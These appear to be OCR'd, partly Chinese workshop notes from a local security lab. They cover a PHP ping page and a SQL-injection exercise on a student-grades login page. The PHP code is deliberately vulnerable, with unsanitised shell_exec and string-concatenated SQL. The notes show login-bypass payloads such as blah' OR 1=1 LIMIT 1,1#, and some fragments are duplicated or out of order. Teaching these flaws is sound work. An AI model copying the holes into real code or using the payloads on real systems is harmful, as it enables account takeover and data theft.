    $ip = $_POST['ip'];

    if (preg_match("/^([0-9]{1,3}\.){3}[0-9]{1,3}$/", $ip)) {
        $cmd = shell_exec('ping -c 4 ' . $ip);
        print("<pre>{$cmd}</pre>");
    }else
        {
            print("Invalid IPv4 format!");
        }

    $cmd = shell_exec('ping -c 4 '.$ip);
    print("<pre>{$cmd}</pre>");
    }
?>
</body></html>

┌──(caseylao㉿kali)-[/var/www/html]
└─$ 
```




Welcome to the Ping Server

IP1: [ ] IP2: [ ] Submit Query


Invalid IPv4 format!

workshop 8 - sql injection

创建database用户



```
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]> grant all privileges on workshop8. * to 'dbuser'@'localhost' identified by 'password123';
Query OK, 0 rows affected (0.002 sec)

MariaDB [(none)]> quit
Bye

┌──(caseylao㉿kali)-[/var/www/html]
└─$ mysql -u dbuser -p -D workshop8
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.4-MariaDB-3 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [workshop8]> 
```




```
MariaDB [workshop8]> create table students (id INT NOT NULL AUTO_INCREMENT, name VARCHAR(40) NOT NULL, password VARCHAR(40) NOT NULL,
grade VARCHAR(2) NOT NULL, PRIMARY KEY(id));
Query OK, 0 rows affected (0.023 sec)

MariaDB [workshop8]> show tables;
+----------------------+
| Tables_in_workshop8 |
+----------------------+
| students             |
+----------------------+
1 row in set (0.001 sec)

MariaDB [workshop8]> describes students
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right s
tudents' at line 1
MariaDB [workshop8]> decribe students;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right s
dents' at line 1
MariaDB [workshop8]> describe students;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(11)     | NO   | PRI | NULL    | auto_increment |
| name     | varchar(40) | NO   |     | NULL    |                |
| password | varchar(40) | NO   |     | NULL    |                |
| grade    | varchar(2)  | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
4 rows in set (0.001 sec)
```

常用指令


insert

select * from <table name> where <conditons>




```
MariaDB [workshop8]> insert into students (name, password, grade) values ('Ryoma', sha1('password123'), 'A');
Query OK, 1 row affected (0.007 sec)

MariaDB [workshop8]> insert into students (name, password, grade) values ('Kaoru', sha1('pretzels'), 'B');
Query OK, 1 row affected (0.002 sec)

MariaDB [workshop8]> insert into students (name, password, grade) values ('Higa', sha1('princeoftennis'), 'F');
Query OK, 1 row affected (0.002 sec)

MariaDB [workshop8]> describe students;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(11)     | NO   | PRI | NULL    | auto_increment |
| name     | varchar(40) | NO   |     | NULL    |                |
| password | varchar(40) | NO   |     | NULL    |                |
| grade    | varchar(2)  | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
4 rows in set (0.001 sec)

MariaDB [workshop8]> select * from students;
+----+-------+------------------------------------------+-------+
| id | name  | password                                 | grade |
+----+-------+------------------------------------------+-------+
|  1 | Ryoma | cbfdac6008f9cab4083784cbd1874f76618d2a97 | A     |
|  2 | Kaoru | 42d29c3c2773e5f1bf409e501127c4d430641441 | B     |
|  3 | Higa  | e7e363b9881f8dbcc52e877b496533aa49c20a6d | F     |
+----+-------+------------------------------------------+-------+
3 rows in set (0.001 sec)

MariaDB [workshop8]> 
```

student html.




```
┌──(caseylao㉿kali)-[/var/www/html]
└─$ cat students.php
<html><body>
<?php
session_start();

// Logging in
if (isset ( $_POST['login'])) {
    $conn = new mysqli("localhost", "dbuser", "password123", "workshop8");
    $username = $_POST['username'];
    $password = $_POST['password'];
    $sql = "SELECT id, name, grade from students where name='" . $username . "' and password='" . sha1($password) . "';"
;
    if($res = $conn->query($sql)) {
        if ($res->num_rows > 0) {
            $row = $res->fetch_assoc();
            $_SESSION['id'] = $row['id'];
            $_SESSION['name'] = $row['name'];
            $_SESSION['grade'] = $row['grade'];
        }
        else {
            echo "Wrong name or password";
        }
    }
}
// Logging out
if (isset ( $_POST['logout'])) {
    $_SESSION['id'] = NULL;
    session_destroy();
}


// If the user is logged in, show stuff + logout button
if ( isset( $_SESSION['id'] ) ) {
?>

<h1>Welcome <?php echo $_SESSION['name'] ?>!</h1>
Your current grade is: <?php echo $_SESSION['grade'] ?>
<form method="post">
<input type="submit" name="logout" value="logout">
</form>

<?php
// If not logged in, then show login form instead
} else {
?>

<h1>Please login!</h1>
<form method="post">
    <input type="text" name="username" placeholder="Enter your username" required>
    <input type="password" name="password" placeholder="Enter your password" required>
    <input type="submit" name="login" value="login">
</form>

<?php
}
?>
</body></html>

┌──(caseylao㉿kali)-[/var/www/html]
└─$ 
```

Please login!



```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version
dents' at line 1
MariaDB [workshop8]> describe students;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(11)     | NO   | PRI | NULL    | auto_increment |
| name     | varchar(40) | NO   |     | NULL    |                |
| password | varchar(40) | NO   |     | NULL    |                |
| grade    | varchar(2)  | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
4 rows in set (0.001 sec)

MariaDB [workshop8]> insert into students (name, password, grade) values ('Ryoma', sha1('password123'), 'A');
Query OK, 1 row affected (0.007 sec)

MariaDB [workshop8]> insert into students (name, password, grade) values ('Kaoru', sha1('pretzels'), 'B');
Query OK, 1 row affected (0.002 sec)

MariaDB [workshop8]> insert into students (name, password, grade) values ('Higa', sha1('princeoftennis'), 'F');
Query OK, 1 row affected (0.002 sec)

MariaDB [workshop8]> describe students;
```




Welcome Ryoma!

Your current grade is: A

实操

直接在输入中设置username，并且有一个or，这样输入就是永真状态。



Welcome Ryoma

Your current grade is: A

Save password for http://localhost?

Username: $username="blah' OR 1=1#

Password: 88


☐ Show password

上面的输入，会得到database中所有数据，并选择第一行数据。

那如果你想选择其他行呢？

Note that the resulting SQL statement (SELECT id, name, grade from students where name='blah' OR 1=1) returns ALL ROWS from the students table. The PHP code just selects the first row as the login user. What happens if you inject the following?

```
$username="blah' OR 1=1 LIMIT 1,1#
```



Note that the resulting SQL statement (SEL
grade from students where name='blah' OR
ALL ROWS from the students table. The PH
selects the first row as the login user. What
inject the following?

```
$username="blah' OR 1=1 LIMIT 1,1#
```

Welcome Kaoru!

Your current grade is: B

如果是 LIMIT 2,2#，那就是Higa的账号。


(LIMIT x,y statement in MySQL skips x rows and selects y number of rows). See what happens.